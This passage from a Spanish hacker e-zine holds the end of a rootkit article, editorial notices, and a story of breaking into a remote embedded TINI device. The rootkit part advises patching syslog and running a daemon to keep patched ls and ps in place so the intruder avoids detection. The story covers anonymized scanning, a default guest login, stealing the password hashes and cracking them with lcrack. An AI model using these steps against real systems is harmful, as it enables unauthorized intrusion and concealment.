Una vez has pasado un zapper por los logs, si no quieres tener que volver a hacerlo otra vez, lo mas recomendable es parchear syslog. Llegados a este punto, creo que basta con decir que la funcion que debes revisar es logmsg(). No pienses que soy un vago por no escribir nada mas, es que realmente no hay nada mas sobre rootkits que te pueda decir y meter un parche en syslog es como quitarle un caramelo a un ni~o. Otro cantar es compilarlo. No se me ha ido la olla, compruebalo tu mismo. Cuando lo consigas, si es que lo consigues, felicitate de mi parte.

Conclusion

Cada vez hay mas gente que aprende a escribir modulos del kernel, y los rootkits en modo usuario ya no se usan tanto como hace unos a~os, pero eso no significa que no tengan ventajas y que leerte este articulo entero no te haya servido para nada. Como minimo habras practicado programando y entendiendo codigo en C. Otra ventaja es que una vez que te has enterado bien parchear programas es facilisimo. Te aseguro que no resulta tan facil codear modulos con utilidades de ocultacion, si bien es cierto que puede ser mas efectivo. Para mejorar esta peque~a desventaja, te recomiendo que te escribas tu mismo un demonio que compruebe periodicamente que no se modifican los ficheros parcheados y que en caso de que cambien copie de nuevo los parcheados. Si lo programas de forma que compruebe los ficheros cada poco tiempo y parcheas bien ls y ps, sera dificil que te cojan. Pero eso ya es cosa tuya. Si finalmente te decides a escribirlo, cuelgalo en internet para beneficio de todos. Si no, proximamente habra algo de esto en mi web.

Por ultimo, si eres de Avila y estas leyendo esto, contacta conmigo en qaldune@gmail.com, preferentemente cifrando el mensaje con mi clave publica que estara en este SET por ahi, aunque si no tienes a mano un pgp no pasa nada.

Hasta otra, amigos.

EOF

-[0x0A]--
-[Proyectos, Peticiones, Avisos]--
-[by SET Ezine]---SET-31--

Si, sabemos es que esta seccion es muyyy repetitiva (hasta repetimos este parrafo!), y que siempre decimos lo mismo, pero hay cosas que siempre teneis que tener en cuenta, por eso esta seccion de proyectos, peticiones, avisos y demas galimatias.

Como siempre os comentaremos varias cosas:
- Como colaborar en este ezine
- Nuestros articulos mas buscados
- Como escribir
- Nuestros mirrors
- En nuestro proximo numero
- Otros avisos

-[Como colaborar en este ezine]---

Si aun no te hemos convencido de que escribas en SET esperamos que lo hagas solo para que no te sigamos dando la paliza, ya sabes que puedes colaborar en multitud de tareas como por ejemplo haciendo mirrors de SET, graficos, enviando donativos (metalico/embutido/tangas de tu novia (limpios!!!)) tambien ahora aceptamos plutonio de contrabando ruso, pero con las preceptivas medidas de seguridad, ah, por cierto, enviarnos virus al correo no es sorprendente.

-[Nuestros articulos mas buscados]--------------------------------------

Articulos, articulos, conocimientos, datos!, comparte tus conocimientos con nosotros y nuestros lectores, buscamos articulos tecnicos, de opinion, serios, de humor, ... en realidad lo queremos todo y especialmente si es brillante. Tampoco es que tengas que deslumbrar a tu novia, que en ningun momento va a perder su tiempo en leernos, pero si tienes la mas minima idea o desvario de cualquier tipo, no te quedes pensando voy a hacerlo... hazlo!.

Tampoco queremos que te auto-juzges, deja que seamos nosotros los que digamos si es interesante o no.
Deja de perder el tiempo mirando el monitor como un memo y ponte a escribir YA!.

Como de costumbre las colaboraciones las enviais indistintamente aqui:
<set-fw@bigfoot.com>
<web@set-ezine.org>

Para que te hagas una idea, esto es lo que buscamos para nuestros proximos numeros... y ten claro que estamos abiertos a ideas nuevas....

- articulos legales: faltan derechos de autor! ¿nadie quiere meterse/defender a las SGAE?

- sistemas operativos: hace tiempo que nadie destripa un sistema operativo en toda regla ¿alguien tiene a mano un AS400 o un Sperry Plus?

- Retro informatica. Has descubierto como entrar en la NASA con tu Spectrum 48+? somos todo ojos, y si no siempre puedes destripar el SO como curiosidad

- Programacion: cualquier lenguaje interesante, guias de inicio, o de seguimiento, no importa demasiado si el lenguaje es COBOL, ADA, RPG, Pascal, no importa si esta desfasado o si es lo ultimo de lo ultimo, lo importante es que se publique para que la informacion este a mano de todos, eso si, No hagais todos manuales de C, procura sorpendernos con programacion inverosimil

- Chapuzing electronico: Has fabricado un aparato domotico para controlar la temperatura del piso de tu vecina? estamos interesados en saber como lo has hecho...

- Evaluacion de software de seguridad: os veo vagos, Nadie le busca las cosquillas a este software?

- Hacking, craking, virus, preaking, sobre todo cracking!

- SAP.. somos los unicos que gustan este juguete? Me parece que no, ya que hemos encontrado a alguien con conocimientos, pero: alguien da mas?

- ORACLE, MySQL, MsSQL, postgrees.. Aqui tambien nos hemos topado con un entendido en la materia, pero la union hace la fuerza. Alguien levanta el dedo ?

- Mariconeos con LOTUS, nos encanta jugar con software para empresas, un gran olvidado del hacking "a lo bestia".

- Vuestras cronicas de puteo a usuarios desde vuestro puesto de admin...

- Usabilidad del software (acaso no es interesante el tema?, porque el software es tan incomodo?)

- Wireless. Otro tema que nos encanta. Los aeropuertos y las estaciones de tren en algunos paises europeos nos ofrecen amplias posibilidades de curiosear en lo que navega sobre las ondas magneticas. Nadie se ha dedicado a utilizar las horas tontas esperando un avion en rastrear el trafico wireless ?

- Redes libres. Alguien esta haciendo un seguimiento de Freenet ? A que se debe el bajo rendimiento que padece ultimamente ?

- Finanzas anonimas en la red. Os apercibis de las consecuencias ?

- Lo que tu quieras... que en principio tenga que ver con la informática

Tardaremos en publicarlo, puede que no te respondamos a la primera (si, ahora siempre contestamos a la primera y rapido) pero deberias confiar viendo nuestra historia que SET saldra y que tu articulo vera la luz en unos pocos meses, salvo excepciones que las ha habido.

-[Como escribir]----------

Esperemos que no tengamos como explicar como se escribe, pero para que os podais guiar de unas pautas y normas de estilo (que por cierto, nadie cumple y nos vamos a poner serios con el tema), os exponemos aqui algunas cosillas a tener en cuenta.

SOBRE ESTILO EN EL TEXTO:

- No insulteis y tratar de no ofender a nadie, ya sabeis que a la minima salta la liebre, y SET paga los platos rotos

- Cuando vertais una opinion personal, sujeta a vuestra percepcion de las cosas, tratar de decir que es vuestra opinion, puede que no todo el mundo opine como vosotros, igual nisiquiera nosotros.

- No tenemos ni queremos normas a la hora de escribir, si te gusta mezclar tu articulo con bromas hazlo, si prefieres ser serio en vez de jocoso... adelante, Pero ten claro que SET tiene algunos gustos muy definidos: ¡Nos gusta el humor!, Mezcla tus articulos con bromas o comementarios, porque la verdad, para hacer una documentacion seria ya hay mucha gente en Internet.
  Ah!!!!, no llamar a las cosas correctamente, insultar gratuitamente a empresas, programas o personas NO ES HUMOR.

- Otra de las cosas que en SET nos gusta, es llamar las cosas por su nombre, por ejemplo, Microsoft se llama Microsoft, no mierdasoft, Microchof o cosas similares, deformar el nombre de las empresas quita mucho valor a los articulos, puesto que parecen hechos con prejuicios.

SOBRE NORMAS DE ESTILO

- Tratad de respetar nuestras normas de estilo!. Son simples y nos facilitan mucho las tareas. Si los articulos los escribis pensando en estas reglas, sera mas facil tener lista antes SET y vuestro articulo tambien alcanzara antes al publico.

- 79 COLUMNAS (ni mas ni menos, bueno menos si.)

- Si quieres estar seguro que tu articulo se vea bien en cualquier terminal del mundo usa los 127 caracteres ASCII (exceptuando 0-31 y el 127 que son de control). Nosotros ya no corregiremos los que se salten esta regla y por tanto no nos hacemos responsables (de hecho ni de esto ni de nada) si vuestro texto es ilegible sobre una maquina con

confiuracion extravagante.El hecho de escribirlo con el Edit de DOS no hace tu texto 100% compatible pero casi. Mucho cuidado con los disenyos en ascii que luego no se ven bien.

- Y como es natural, las faltas de ortografia bajan nota, medio punto por falta y las gordas uno entero.

  Ya tenemos bastante con corregir nuestras propias faltas.

- Ahorraros el ASCII ART, porque corre serio riesgo de ser eliminado.

- Por dios, no utilizeis los tabuladoresni el retroceso, esta comprobado que nos levantan un fuerte dolor de cabeza cuando estamos maquetando este E-zine.

-[Nuestros mirrors]----------

http://www.zine-store.com.ar - Argentina
http://qaldune.freeownhost.com - USA

El resto que nos aviso de tener un mirror, o no lo encontramos o las paginas estaban desactivadas, ¡mala suerte!.

Existe una posiblidad, la mas posible de todas y es el extravio de correo, que nos sucede mas amenudo de lo que debieramos....

-[En nuestro proximo numero]----------

Antes de que colapseis el buzon de correo preguntando cuando saldra SET 32 os respondo: Depende de ti y de tus colaboraciones.

En absoluto conocemos la fecha de salida del proximo numero, pero en un esfuerzo por fijarnos una fecha objetivo pondremos... ya se verá, calcula entre 5 y 7 meses

-[Otros avisos]----------

Esta vez, no los hay.....

(no me cansare de repetir las cuentas de correo)

<web@set-ezine.org>
<set-fw@bigfoot.com>

EOF

DISPOSITIVOS EMPOTRADOS

Es curioso las vueltas que puede dar la vida. Son curiosas las acciones a que nos pueden llevar simples casualidades. Son curiosos los motivos que se ocultan tras las acciones humanas. Todo parece fruto de la casualidad y el hazar. Nada parece tener lógica ni sentido. Un solo movimiento de un dedo, puede afectar a las acciones de una persona durante meses. Puede que incluso a su futuro lejano. ¿ Pensáis que estamos filosofando alrededor de la mas pura teoría ? No en este caso. Si no lo creéis no tenéis mas que abandonar la lectura de estas paginas y pasar al siguiente articulo. En caso contrario, os aseguramos que en estas lineas no hay mas que la verdad. O tal vez no.

LA IMPORTANCIA DE LEER EL CORREO

En estos tiempos, plagados de contratiempos, es casi una casualidad encontrar el correo correcto en medio de la basura que diariamente recibimos. Tras un ataque de rabia, consecuencia de una inundación de consejos y ofertas no deseadas, es mas que normal lanzar una orden de borrado general de una pagina entera de coreo. Tal vez nunca nos enteremos que acabamos de cancelar la ultima ocasión de reiniciar aquella romántica relación sentimental o una ultima oferta de trabajo que nos iba a sacar para siempre de nuestro inmundo cubiculo de trabajo y librarnos del no menos asqueroso jefe.

Nada mas lejos de la realidad cotidiana de Juanito Enteradillo, no porque fuera especialmente cuidadoso en la lectura de su correo, ni porque recibiera miles de oferta de trabajo diaria maravillosos, con lo cual una mas o una menos, tanto importa, sino porque poseía un buen filtro de correo, conectado a un servicio automático de envío de reclamaciones en caso de recibir SPAM. El caso es que Enteradillo, abrió un buen día el correo adecuado y se encontró un texto solicitando salir de la cotidiana mediocridad.

Tampoco es que fuera nada fuera de lo corriente, simplemente es que llegó en el momento adecuado, probablemente en el sitio justo. Tan solo la llamada de otro ser humano que se aburría un tanto, algunos miles de kilómetros en el otro extremo del mundo y que solicitaba ayuda para emprender una serie de investigaciones sobre una red que por otra parte no parecía nada anormal.

Redes existen miles en nuestra Red, me refiero a Internet, muchas de ellas sin interes particular, o mejor debiéramos decir lo contrario. Todas tienen un particular interes, aunque puede que éste, afecte tan solo a un reducido grupo de personas y entonces se decide que la red no tiene nada del otro mundo, pero si hay millones de personas que la utilizan entonces se le endosa la etiqueta de red de interes general y cualquier personajillo de medio pelo que encuentra una brecha alcanza notoriedad inmediata, aunque el contenido en concreto asaltado tiene el mismo interes que un montón de ladrillos apilados, eso si, con sumo cuidado. No se donde leímos una vez que un montón de ladrillos no es un edificio modernista clasificado como obra de arte, de la misma forma que un conjunto de letras no es una obra literaria maestra, por muy enorme que sea. Resumiendo, el ataque a hotmail no tiene mas consecuencias que su enorme contenido de palabras y no era la intención del amigo de Juanito el coleccionar caracteres alfanuméricos. Nuestro lejano compañero solo quería atacar una maquina en concreto de una lejana red de lo mas gris que se pueda imaginar.

¿Y por que no ? Se preguntó Juanito. Hacia tiempo que no tenia un buen reto y este era tan bueno como cualquier otro. Hay gente que pierde el tiempo dándole con un palo a una pelota y nadie se mete con ellos,.... sobretodo si lo pierde sobre un terreno llamado campo de golf, si lo pierde sobre otro llamado autopista, las consecuencias son diferentes y los calificativos otros. Como veis, todo es relativo.

BUSCANDO MAQUINAS

Si te dicen que se desea entrar en la maquina de tu mejor amigo solo para gastarle una broma, tienes varias formas de iniciar las maniobras, pero lo mejor es simplemente reconocer el terreno. Si en lugar de un pobre terminal fuera Sherlock Holmes el encargado del trabajo y nos situáramos a finales del siglo XIX, en primer lugar hay que darse una vuelta por el barrio de nuestro objetivo, pero tomando ciertas precauciones de forma que nadie nos reconozca. Han pasado decenas de años, pero la lógica es la misma. Enteradillo buscó información alrededor de la maquina de sus deseos, pero utilizando las técnicas necesarias para evitar ser detectado o reconocido. De paso rogó a su amigo que

no hiciera nada sin utilizar proxies anónimos, sockets o cuentas que no tuvieran relación con el. No sabemos si leyeron los interesantes artículos aparecidos en esta revista para hacerse anónimo o simplemente robó la cuenta y personalidad a su novia, el caso es que técnicamente no se pudo hacer una relación biunivoca entre los efectos en maquinas ajenas y sus preciosos dedos, de los cuales solo disponía de un stock, limitado a diez unidades.

El primer paso del reconocimiento físico se reduce a buscar en ARIN, APNIC, LACNIC o RIPE donde esta registrado el dominio y que rango de IPs tiene asignado. El que no haya hecho esta búsqueda recientemente puede que se encuentre una pequeña sorpresa, ya que el viejo sistema de clasificación de redes mediante las cuatro clase desde A hasta D, esta fuera de uso. La razón ha sido el crecimiento exponencial de la red, que ha empezado a provocar que la búsqueda de un rango libre empiece a ser un bien escaso. Uno de los motivos fue que si una empresa necesitaba mas de 250 IP no tenia mas remedio que solicitar una red de tipo B, lo que le daba derecho a 65,533 direcciones aunque solo quisiera mil.... o menos.

Este despilfarro se ha evitado con el nuevo sistema CIDR (Classless Inter-Domain Routing), que permite una flexibilidad mucho mayor que en el pasado. El secreto reside en que cada dirección IP tiene un prefijo y una extension. La longitud del prefijo varia en función del numero de bits que se necesitan y no en función de una asignación fija arbitraria. Pongamos un ejemplo sencillo. Si nos encontramos que la información que encontramos con un whois es algo parecido a 192.11.250.00/14, significa que la dirección en si misma s 192.11.20.00 y que se extiende otros 14 bits, los otros 18 quedan libres y los puede utilizar otro solicitante. Todo el sistema tiene un tiempo de respiro hasta que llegue el nuevo protocolo IPv6, que permitirá direcciones de 128 bit.

Hecho este pedante inciso, solo queda comunicáros que Enteradillo se encontró con una sencilla red con un rango reducido pero que daba suficiente campo de acción para hacer alguna búsqueda. En pocas palabras, no demasiadas maquinas como para perderse, pero si una decena como para exigir un poco de organización y no dar golpes a ciegas. El primer paso obvio, es buscar el puerto 80 abierto para ver si hacia algún servicio HTTP que presentara alguna vulnerabilidad evidente. Cualquiera puede utilizar el software que mas le guste, pero nmap, sirve para eso y mas y ademas esta disponible en mas de las plataformas que podamos imaginar.

Si alguna vez os encontráis sin saber como en estos manejos, una de las opciones es buscar si exigen servicios que requieran validación. Un ejemplo es el acceso al correo via web. Se puede encontrar de todo, desde fallos garrafales por falta de validación de los datos entrados, hasta información sensible que se encuentra en la ayuda que algún superjefe incompetente, ha hecho colgar para no perderse cuando se conecta desde el hotel donde esta pasando una noche loca con la ultima conquista. Nada de tan espectacular encontró, aunque el hecho que mostraran una lista con todos los usuarios registrados y los directorios asignados, sin ser un agujero catastrófico, mereció el registro puntual de la información en su fichero de avance de trabajos, porque nunca se sabe para que puede servir.

Visto que nada evidente se encontraba empezó a manejar el nmap en forma de artillería pesada. Esto quiere decir lanzarlo de forma que investigue el rango de IP interesante y que descubra los puertos abiertos, los servicios correspondiente y puestos a pedir, el OS que maneja todo el circo. No es nuestra intención hacer un curso del nmap, baste con decir que lo podéis encontrar en www.insecure.org/nmap/, y allí hay un montón de información para leer. Solo nos interesa hacer una pequeña reseña del resultado. Para cada maquina escaneada os encontrareis con los servicios ofrecidos y una breve descripción de la version así como la mejor estimación sobre el sistema operativo y la probabilidad de que la información sea correcta.

Antes de buscar cosas extrañas, hay que buscar lo evidente y esto no es tanto un ftp no puesto al día como un servicio finger pacientemente esperando en el puerto 79. Aunque algunos de vosotros no lo creáis, todavía existen estos servicios que nos dan información pertinente de quien esta conectado, su login, su directorio por defecto y demás lindezas que no debieran estar a la vista de todo el mundo. Casi siempre es señal de una maquina sin mantenimiento, y por tanto presa fácil para cualquiera, aunque también sea solo un "honey pot" puesto ahí para atrapar algún zángano zumbón. En este caso no era ni una cosa ni otra, podia ser simplemente un despiste de un administrador por otro parte responsable. El caso es que en este caso, aparte de saber el nombre del administrador y preguntarse poque Pepita llevaba mas de un mes conectada a la maquina, no hubo mas cera para hacer arder... y se hizo la oscuridad.

HALLAZCOS INESPERADOS

No hay reglas fija para este tipo de ataques, en el fondo se parece mucho al espíritu que hay que mantener para crackear un programa protegido. Hay quien lo llama el espíritu zen :-) , el caso es que estaba mirando las hojas impresas con los resultados cuando algo le llamó la atención. Es regla general encontrarse con servidores windows, siempre existe algún linux, dispositivos cisco son bastante normales, solaris empiezan a ser mas raros, pero ¿Quien ha oído jamas de un OS llamado Maxim-C TiniOS ?

En el cerebro de Enteradillo se encendió una luz que ademas de mostrar el penoso estado de sus neuronas, le obligó de forma automática a reflexionar sobre la cuestión. Mirando con un poco mas de atención la información de la maquina ofrecida por nmap, no vio nada fuera de lo normal, tal vez parecía un poco raro el que hubieran dos servicios ftp, uno en su puerto habitual y otro en el 19. Después recordó que ya había pasado por la maquina ya que el puerto 80 estaba abierto, solo para darse cuenta que había solo una pagina standard sin ninguna información. Vamos, una de esas que dicen "powered by ...."

Como nuestra red es gratuita y todo el mundo tiene el derecho de buscar, se lanzo sobre Google y tecleo la información que le mostró nmap. Habían bastantes paginas, pero la mas interesante pertenecía a una sociedad americana que se dedicaba a la venta de dispositivos empotrados
(http://www.maxim-ic.com/TINIplatform.cfm).
La historia no estaba mal, bajo la forma de una simple tarjeta PCI se podia disponer de toda una maquina que a todos los efectos aparecía en la red como una maquina independiente. Dado que por su misma esencia carecía de teclado debía depender de otra maquina para su configuración. Esto se conseguía mediante un servicio ftp para subir ficheros y otro telnet para lanzar programas. Cualquiera de estos mecanismos requiere un usuario y una password por defecto y rápidamente Enteradillo buscó la información que graciosamente la red le ofrecía.

Efectivamente, se creaban dos usuarios por defecto. Uno "root" con pasword "tini" y otro "guest" con password "guest". Siempre hay un instante de emoción cuando se teclea una password en el parpadeante terminal y se espera la respuesta desde el otro lado del mundo. En este caso el resultado fue decepcionante ya que el administrador había sido lo bastante cuidadoso como para cambiar la password. Sin ninguna fe intentó entrar como "guest" y allí si que los hados le fueron propicios. Un amable saludo le indicaba que había entrado aunque con derechos sumamente restringidos. Evidentemente el administrador pensó que no valía la pena hacer nada mas ya los derechos de guest eran realmente mezquinos.

Siempre que se entra en un sistema ajeno lo primero que hay que hacer es simplemente mirar sin tocar nada y en esto estaba Enteradillo cuando vio el típico fichero passwd que se puede encontrar en todas las distribuciones linux. Se lo bajó para descubrir el nombre de los usuarios y cerró la sesión. Todo el mundo estará pensando que con un fichero passwd moderno poco se puede hacer ya que normalmente todos los OS modernos no muestran la hash en este sitio. Pues en este caso no era asi. Todas las hash estaban ahí disponibles para el primero que deseara intentar un ataque off-line.

El porque existe este fallo en este tipo de OS probablemente es debido a que en realidad no esta pensado para ser utilizado en maquinas grandes sino en cosas diminutas y ahí puede que no exista mucho espacio para hacer maravillas y mas que probable que las disponibilidades económicas de los desarrolladores sean así mismo bastante limitadas. De todas formas estos chicos tampoco son tan inocentes como parecen ya que la historia no acabo ahí ni mucho menos.

EXTRANYOS HASH

Estamos demasiado acostumbrados a lanzar ataques automáticos sobre la primera hash que cae en nuestro poder, para pararse a pensar que lo primero que hay que identificar es el sistema de cifrado. Tampoco había hecho este sencillo ejercicio mental Enteradillo hasta que su John The Ripper le anunció que no había ninguna hash que mereciera atacar en el fichero con que pretendía alimentarlo. Un poco extrañado empezó a revisar la configuración de John para comprobar si había hecho algún error de principiante, pero nada encontró, así que no tuvo mas remedio que volver a leer la documentación.

¡Esto de leer es maravilloso ! Casi siempre consigue sacarnos de nuestro pozo de incultura y siempre nos dará un poco de entretenimiento. En este caso rápidamente leyó que el sistema de cifrado era SHA1. Volviendo a John ahí

descubrió que solo había un parche para este sistema de cifrado pero encima era especifico para una determinado plataforma. En resumen era tan útil como la nieve en el Polo Norte. Estuvo dándole vueltas al asunto y a la red hasta que encontró a alguien que se haba dedicado a escribir un crackeador tipo John pero especifico para hash SHA1. Se llama "lcrack" y si lo buscáis por Lepton's Crack seguro que lo podéis encontrar en algún sitio, como por ejemplo http://freshmeat.net/projects/lcrack/ o bien en http://www.nestonline.com/lcrack/

Convenientemente armado con el útil apropiado, solo había que lanzarlo sobre el fichero adecuado. De todas formas, antes de lanzarse a ataques tremebundos debe siempre hacerse alguna prueba, sobretodo si como en este caso se conoce alguna password. Enteradillo sabia que existía un usuario llamado "guest" porque había entrado como tal y porque veía claramente este usuario en el fichero passwd. También sabia que la password era "guest" ya que había entrado de esta forma. Solo se trataba de atacar el hash mediante un diccionario que contuviera dicha password. Ni corto perezoso eligió uno de los muchos diccionarios que contuvieran dicha password y configuro el lcrack de forma conveniente para atacar el problema.

No vamos a contaros como se configura el lcrack para eso, leer el manual, lo importante es que obtuvo un total y decisivo fracaso. Había algo que hacia mal y no acababa de encontrar donde.

UNA AYUDA INESPERADA

Todas las sospechas recaían en el dichoso OStini. En un sistema modificado para que pudiera caber en una tarjeta PCI se podia esperar cualquier cosa. El mismo servicio telnet no era normal. Consistía en un desarrollo especial llamado "slush" y que se encontraba en forma de código abierto. Bajarse los fuentes y empezar a revisar el sistema de cifrado fue todo uno,... total para nada, toda la literatura seguía diciendo que el sistema de cifrado era SHA1

Lo bueno de tener amigos en el mundo es que siempre se puede pedir ayuda. Si estos amigos son totalmente desconocidos tiene la ventaja adicional de solo tener la moral obligación de devolver favores y que nunca llaman a tu puerta para tomarse una cerveza a tu salud y a tu costa. El problema es cuando careces totalmente de amigos con los conocimientos apropiados para resolverte el problema que te agobia. Entonces solo queda el recurso de llamar a una puerta cualquiera con la esperanza de que alguien te conteste. Esto fue lo que hizo Enteradillo, enviar un mensaje a uno de los desarrolladores del "lcrack".

La primera sorpresa fue que el mensaje no rebotó. Es muy normal que las direcciones que se ponen en los programas de libre distribución sean falsos u obsoletos, pero no fue éste el caso. Una pronta respuesta llego a su buzón. El mensaje era pronto y conciso. En los usuales términos que utiliza alguien que no tiene mucho tiempo y que esta cansado de responder gansadas. Se puede resumir en unas pocas palabras "Léete el readme". Mucha gente reacciona mal ante este tipo de comunicación. Esto hay que evitarlo, Enteradillo era consciente que el favor lo estaba pidiendo él y que aunque no merecía este trato, "la paciencia es la madre de la ciencia", como decía su abuela. Por tanto tomo animo, información y teclado y empezó un largo mensaje,... larguísimo.

También hay que evitar el lanzar mensajes kilométricos, ya que por ahí ronda un estudio que dice que raramente se lee mas de lo que cabe en una pantalla de ordenador. De todas formas de alguna forma había que llamar la atención y nuevamente e se vio enredado explicando que una de las características de las plataformas TINI es el sistema operativo, desarrollado por Dallas Semiconductor. Que esta libre de royaltis, es multitarea, multinoseque y que corre en un ambiente JAVA. Todo ello cabe en una memoria flash de 512 kB con suficiente espacio para alguna aplicación siempre que no supere los 64 kB. Todavía le queda tela para permitirse el lujo de tener una librería para C.

Con animo de impresionarlo, le contó también que la interface via telnet se hacia a través de "slush", que proveía una serie de comandos tipo bourne, pero que en realidad eran de desarrollo interno. Total, que el sistema de cifrado podia ser cualquier locura que al programador de Dallas se le hubiese ocurrido en el momento del desarrollo. Puestos a hacer le envío algunos pedazos de código fuente para animarlo en la tarea. Eso fue mas arriesgado. Hay personas que no consiguen conciliar el sueño tras ver un código interesante, si no lo consiguen destripar, otros caen en profunda somnolencia nada mas verlo.

En este caso hubo suerte . A los pocos días en uno de sus buzones de correo recibió un mensaje de contestación. La respuesta estaba ahí mismo en el código

y no había que hacer juegos malabares. En uno de los comentarios de los desarrolladores de Dallas, decía claramente que la hash se construía con tres elementos concatenados. El "user", el carácter ":" y la password. O sea que si la password del usuario "guest" era "guest", la hash estaba construida con "guest:guest".

Después de agradecer la información y el tiempo perdido ya que la educación no hace daño y nunca se sabe cuantas vueltas puede dar el mundo, paso a planificar un ataque.

NO HAY QUE INVENTAR LA RUEDA

No se si os habéis dado cuenta, pero la forma de calcular el hash mediante este sistema es menos inocente de lo que parece. El poner una serie de caracteres delante del password, aunque sean fijos y conocidos, dificulta un ataque mediante diccionario, ya que hay que reconstruirlos completamente e incrementa muchísimo el esfuerzo necesario para atacar mediante fuerzo bruta dado que de forma inmediata la longitud de la secuencia de caracteres a adivinar se incrementa en bastantes caracteres, variables en función de la identificación del usuario.

Enteradillo estaba a punto de empezar a revisar el código algún cracker existente, pero antes pidió de nuevo auxilio a su amigo de Lemon. Este de nuevo le respondió que se leyera la documentación del programa y de nuevo, sonrojado, Enteradillo se dio cuenta que la respuesta estaba ahí. Todos los crackers tienen unas características similares. Todos te permiten elegir la longitud maxima a atacar, el set de caracteres a emplear y muchos guardan el estado del ataque, permiten distribuirlo, pero pocos pueden fijar un carácter de una posición dada. Esta es la característica de "lcrack" y esta era la solución.

Si de los usuarios había un tal "pelaez", bastaba con decirle a lcrack que los siete primeros caracteres eran "pelaez:" y solo debía acabar el resto. Un primer ataque con una longitud extra de siete caracteres y el conjunto de caracteres clásico alfanumérico le identificó en menos de cuatro segundos que la password era "tini". El administrador no parecía tener mucha imaginación, pero solo lo parecía, ya que de entrada los usuarios normales no tenían mas privilegios que "guest" y después la resolución de la password del jefecito fue mucho mas difícil y tema de otro articulo.

CONCLUSIONES

Podéis encontrar en la red muchos artículos que hablan de seguridad en sistemas empotrados. Todos piensan en los teléfonos móviles y similares, pero en nuestra opinion un mayor peligro se cierne sobre los sistemas que controlan a su vez a otros dispositivos. La inminente escasez de direcciones IP y el desarrollo del nuevo protocolo Ipv6, tiene mas que ver con esto que con las maquinas normales que todos tenemos en mente. La prevista nueva explosión tiene mucho que ver con la implementación de maquinas agazapadas en cualquier cosa que nos rodea. Teléfonos, buscadores, cámaras inteligentes, lavadoras, secadores, el horno de tu casa, todo sera dirigido por estos bichos y podrás ser controlados a distancia. Tendrán su IP y ocuparan su sitio en la red.

Hay otro aspecto y es el del software. En el caso que nos ha tenido ocupados en esta pequeña historia, es un software del cual disponemos de su código fuente, pero esto no le impide que padezca de bonitos agujeros de seguridad. El mismo problema que sin duda seria encontrado rápidamente por la comunidad si se trata de un producto conocido ampliamente, queda totalmente en el anonimato en un oscuro programita, desarrollado por una no menos oscura, para el gran publico, empresa perdida en las llanuras americanas. Esto no impide que la misma empresa sea extraordinariamente popular en ambientes restringidos. Militares, por un ejemplo.

Hasta ahí nadie se preocupa demasiado. Si Enteradillo después de sus aventuras se da cuenta que ha entrado en el controlador de una cámara de vigilancia o en cerebro de la cafetera de la secretaria del undécimo piso, nadie se va a asustar. Lo peor que puede pasar es que nos graben la entrada triunfal del vendedor del mes o que nos programen un cafe doble cuando pedimos un capuchino. Es solo una molestia. Lo malo es si el personaje no es Enteradillo y sus intenciones son mas agresivas. Ya puede ser mucho peor si con lo que tropieza es con el cerebrito de la dirección asistida de un camion de transportes especiales, con el controlador de vuelo del nuevo Airbus o el corazón de una ojiva nuclear. Podéis pensar lo que queráis.

Puede que seamos exagerados y que lo que decimos no tiene ni media palabra de

cierto, pero por si tenéis curiosidad ahí os dejamos el fingerprint de TINI.

```
OS details: Maxim-IC TiniOS DS80c400
OS Fingerprint:
TSeq(Class=TR%IPID=Z%TS=U)
T1(Resp=Y%DF=Y%W=1000%ACK=S++%Flags=AS%Ops=M)
T2(Resp=Y%DF=Y%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=Y%W=1000%ACK=S++%Flags=AS%Ops=M)
T4(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=N)
```


EOF

```
-[ 0x0C ]--------------------------------------------------------------
-[ NCURSES ]-----------------------------------------------------------
-[ by blackngel ]-------------------------------------------SET-31--

        @                                                             @
       @@@                blackngel_hack@hotmail.com                 @@@
        IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII
        IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII
        III @@@@  @     @@@@@ @@@@@ @   @ @@    @ @@@@@  @@@@@ @     III
        III @   @ @     @   @ @     @  @  @ @   @ @      @     @     III
        III @@@@@ @     @@@@@ @     @@@   @  @  @ @  @@@ @@@@  @     III
        III @   @ @     @   @ @     @  @  @   @ @ @   @  @     @     III
        III @@@@  @@@@@ @   @ @@@@@ @   @ @    @@ @@@@@  @@@@@ @@@@@ III
        IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII
        IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII
       @@@                                                           @@@
        @                                                             @
                                 %%%%%%%%%%%%%%%%%%%%%%%
                                 %%%=================%%%
                                 %%% NCURSES 1ª PARTE %%%
                                 %%%=================%%%
                                 %%%%%%%%%%%%%%%%%%%%%%%
                           "Bienvenidos al mundo de lo real..."



_*#*__*#*__*#*__*#*__*#*_
_*#*_  00. INDICE   _*#*_
_*#*__*#*__*#*__*#*__*#*_
```



```
                *_#_**_#_**_#_**_#_**_#_**_#_**_#_**_#_*
                *_#_*  00 - INDICE                 *_#_*
                *_#_*______________________________*_#_*
                *_#_*  01 - PROLOGO                *_#_*
                *_#_*______________________________*_#_*
                *_#_*  02 - INTRODUCCION           *_#_*
                *_#_*______________________________*_#_*
                *_#_*  03 - COMPILACION            *_#_*
                *_#_*______________________________*_#_*
                *_#_*  04 - CONCEPTOS BASICOS      *_#_*
                *_#_*______________________________*_#_*
                *_#_*  05 - VENTANAS               *_#_*
                *_#_*______________________________*_#_*
                *_#_*  06 - PANELES                *_#_*
                *_#_*______________________________*_#_*
                *_#_*  07 - MENUS                  *_#_*
                *_#_*______________________________*_#_*
                *_#_*  08 - PROGRAMA EJEMPLO       *_#_*
                *_#_*______________________________*_#_*
                *_#_*  09 - DESPEDIDA              *_#_*
                *_#_**_#_**_#_**_#_**_#_**_#_**_#_**_#_*
```



```
_*#*__*#*__*#*__*#*__*#*_
_*#*_  01. PROLOGO  _*#*_
_*#*__*#*__*#*__*#*__*#*_
```

